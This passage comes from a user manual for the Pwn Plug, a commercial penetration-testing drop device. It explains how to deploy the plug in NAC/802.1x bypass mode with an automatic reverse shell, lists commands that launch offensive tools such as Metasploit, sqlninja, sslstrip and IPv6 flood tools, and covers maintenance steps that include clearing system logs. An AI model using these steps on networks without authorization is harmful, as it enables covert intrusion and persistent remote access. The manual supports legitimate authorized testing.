
   ```
   # /var/pwnplug/scripts/Enable_NAC_Bypass_mode.sh
   ```

4. Poweroff the Pwn Plug. At next boot, the plug will be in NAC bypass mode.

   Note: After rebooting you will no longer be able to connect to the plug via the Plug UI or SSH.

5. Deploy the plug to your target environment as follows:

   - Connect the supplied Ethernet-over-USB adapter to the Pwn Plug's USB port.
   - Connect the plug to a power outlet.
   - Wait at least 30 seconds for the plug to boot into NAC bypass mode.
   - Disconnect the client PC's Ethernet cable from the wall jack.
   - Connect the Pwn Plug's onboard Ethernet port (eth0) to the Ethernet wall jack
   - Immediately connect the Ethernet-over-USB adapter (eth1) to the client PC.



1. The client completes its normal 802.1x authentication process transparently through the Pwn Plug.
2. When the first outbound HTTP port 80 packet leaves the client PC, the reverse shell connection schedule will re-initiate automatically.

Troubleshooting

1. Log into the Pwn Plug's serial console (see "Getting Started")
2. Confirm all outbound packets are tagged with the client PC's MAC and IP address:

   ```
   # tcpdump -nnei eth0
   ```

3. Confirm 802.1x EAPOL authentication packets are being forwarded by the bridge:

   On the Windows client PC:

   a. Start the Wired Autoconfig service
   b. Open the LAN connection properties / Authentication tab
   c. Open "PEAP" settings
   d. Uncheck the "Validate server certificate" checkbox and click OK
   e. Click the "Additional settings" button
   f. Check "specify authentication mode"
   g. Select "user authentication" from the drop-down box
   h. Click the "Replace credentials" button
   i. username: testuser
   j. password: testpasswd
   k. Click OK, then OK again to close network connection setup
   l. To generate EAPOL packets, restart the Wired Autoconfig service

   On the Pwn Plug:

   a. tcpdump -nnei eth0 |egrep EAPOL
   b. Look for outbound EAPOL packets. Example:

      15:38:54.333292 00:0c:29:5c:74:41 > 01:80:c2:00:00:03, ethertype EAPOL (0x888e), length 60: EAPOL start

Tip: To manually force a link refresh from the command line: **mii-tool -r eth0 ; mii-tool -r eth1**

Disabling NAC Bypass mode

1. Log into the Pwn Plug's serial console (see "Getting Started").
2. Run the NAC bypass disable script:

   ```
   # /var/pwnplug/scripts/Disable_NAC_Bypass_mode.sh
   ```

3. Reboot

Accessing the pentesting tools

Running Metasploit, SET, & Fasttrack

- The Metasploit binaries (msfconsole, msfcli, etc.) can be run from any directory.
- By default Metasploit is installed in /opt/metasploit/msf3
- The "msfupdate" command has been disabled as the current version of Metasploit is much too large to fit on the Pwn Plug's internal storage.
- To launch SET, type:

  ```
  # cd /pentest/set && ./set
  ```

- To launch Fasttrack, type:

  ```
  # cd /pentest/fasttrack && ./fast-track.py -i
  ```

  Note: Fasttrack's autopwn is incompatible with Metasploit 3.7+ due to removal of sqlite support: http://dev.metasploit.com/redmine/issues/4399

Running the tools in /pentest

```
# perl /pentest/asp-auditor/asp-audit.pl
# perl /pentest/bed/bed.pl
# cd /pentest/cisco-auditing-tool && ./CAT
# perl /pentest/cisco-global-exploiter/cge.pl
# perl /pentest/cms-explorer/cms-explorer.pl
# python /pentest/darkmysqli/DarkMySQLi.py
# perl /pentest/dnsenum/dnsenum.pl
# /pentest/easy-creds/easy-creds.sh
# perl /pentest/fierce/fierce.pl
# python /pentest/fimap/fimap.py
# /pentest/goohost/goohost.sh
```

```
# python /pentest/grabber/grabber.py
# /pentest/lbd/lbd.sh
# python /pentest/metagoofil/metagoofil.py
# python /pentest/miranda/miranda.py -h
# python /pentest/plecost/plecost-0.2.2-9-beta.py
# python /pentest/sickfuzz/sickfuzz.py
# python /pentest/sipvicious/svmap.py -h
# perl /pentest/smtp-user-enum/smtp-user-enum.pl
# perl /pentest/snmpcheck/snmpcheck-1.8.pl
# perl /pentest/snmpenum/snmpenum.pl
# python /pentest/sqlbrute/sqlbrute.py
# perl /pentest/sqlninja/sqlninja
# cd /pentest/sslstrip && ./sslstrip.py
# python /pentest/theharvester/theHarvester.py
# python /pentest/ua-tester/UAtester.py
# cd /pentest/voiper && python fuzzer.py
# python /pentest/waffit/wafw00f.py
# cd /pentest/weevely && python weevely.py
# python /pentest/wifitap/wifitap.py -h
# python /pentest/wifite/wifite.py
# python /pentest/wifizoo/wifizoo.py
```

Running tools installed via aptitude

```
# arp-scan
# ettercap -h
# dsniff -h
# hping3 -h
# john
# nbtscan
# nc -h
# ftp -h
# telnet -h
# nikto -Help
# openssl
# scapy -h
# xprobe2 -h
# iodine
# openvpn
# cryptcat -h
# sipsak
# miredo -h
# sslsniff
# tcptraceroute
# netdiscover
# udptunnel -h
# dnstracer
# sslscan
# ipcalc
# socat -h
# onesixtyone
```

tinyproxy -h
dmitry
ssldump -h
fping -h
gpsd -h
darkstat
arping
sipcrack
proxychains
proxytunnel --help
sqlmap -h
wapiti
skipfish -h

Running tools compiled from source

nmap
hydra
amap
mdk3
alive6
amap6
denial6
detect-new-ip6
dnsdict6
dos-new-ip6
exploit6
fake_advertise6
fake_dhcps6
fake_dnsupdate6
fake_mipv6
fake_mld26
fake_mld6
fake_mldrouter6
fake_router6
flood_advertise6
flood_dhcpc6
flood_mld26
flood_mld6
flood_mldrouter6
flood_router6
flood_solicitate6
fragmentation6
fuzz_ip6
implementation6
kill_router6
ndpexhaust6
parasite6
randicmp6
redir6
rsmurf6

sendpees6
sendpeesmp6
smurf6
thcping6
toobig6
trace6

Maintaining the Pwn Plug

Freeing up disk space

You can free up disk space on your root file system by running the following script:

```
# /var/pwnplug/scripts/Free_up_space_on_rootfs.sh
```

This script does the following:

- Removes all files in the root user's home directory (be sure to backup anything important first!)
- Remove the /opt/metasploit/msf3/external directory
- Strips debug symbols from binaries in /usr/bin and /usr/sbin
- Removes system documentation files and man pages
- Cleans up aptitude databases
- Purges orphaned packages, archives, & config files
- Clears all Plug UI settings stored in /var/pwnplug/script_configs
- Clears all logs in /var/log

Adding an SD card (sold separately)

Most SD cards come pre-formatted as FAT32. We recommend reformatting as Linux ext2 for better performance, wear-leveling, and compatibility. Here are the steps:

1. Insert the SD card (contacts facing UP)
2. Reformat the card as ext2:

   ```
   # mkfs.ext2 /dev/mmcblk0p1
   ```

   NOTE: This will wipe all data from the SD card.

3. Create the "/storage" mount point:

   ```
   # mkdir /storage
   ```

4. Mount the SD card to /storage:

```
# mount /dev/mmcblk0p1 /storage
```

5. (Optional): Configure the system to mount the SD card at boot time:

```
# echo "/dev/mmcblk0p1 /storage ext2 rw 0 0" >> /etc/fstab
```

Recovering a lost password

Plug UI password reset

The Plug UI user password can be reset by running the following command:

```
# echo "pwnplug8000" | sha512sum > /var/pwnplug/plugui/.secret
```

Root user password reset

1. Connect to the plug's serial console (see "Accessing the serial console")
2. Use a paper clip to press the reset button on the side of the plug, then immediately begin tapping the ENTER key during startup to get to the "Marvell>>" U-boot prompt.
3. Paste the below command into the "Marvell>>" prompt and press ENTER (note this is all one command):

   setenv bootargs console=ttyS0,115200 mtdparts=orion_nand:0x400000@0x100000(uImage),0x1fb00000@0x500000(rootfs) ubi.mtd=1 root=ubi0:rootfs rootfstype=ubifs init=/bin/bash

4. Type "boot" and press ENTER.
5. This will boot the plug into single-user mode. At the Bash shell, you must remount the filesystem with write permissions by typing: **mount -w -o remount /**
6. You can then use "passwd" to change the root user password.
7. Once the password has been changed, reboot and login with the new password.

Creating a backup

Root file system backup

1. Connect a 2GB (or larger) USB drive to the plug.
2. Mount the drive (sda1 as example): **mount /dev/sda1 /mnt/tmp**
3. **cd /mnt/tmp**

4. **tar -cvpzf plug-backup.tar.gz --exclude=/proc --exclude=/lost+found --exclude=/sys --exclude=/mnt --exclude=/media --exclude=/dev /**
5. The backup will take 10-15 minutes.
6. Once complete, unmount and remove the USB drive: **umount /mnt/tmp**

Root file system restore

1. Mount the USB drive containing the "plug-backup.tar.gz" file: **mount /dev/sda1 /mnt/tmp**
2. **cd /mnt/tmp/**
3. **tar -xvpzf plug-backup.tar.gz -C /**
4. **reboot**

How to get support

- Pwnie Express Support Portal: http://www.pwnieexpress.com/pages/support
- Pwnie Express Community Support Forum: http://forum.pwnieexpress.com
- Pwnie Express support e-mail: support@pwnieexpress.com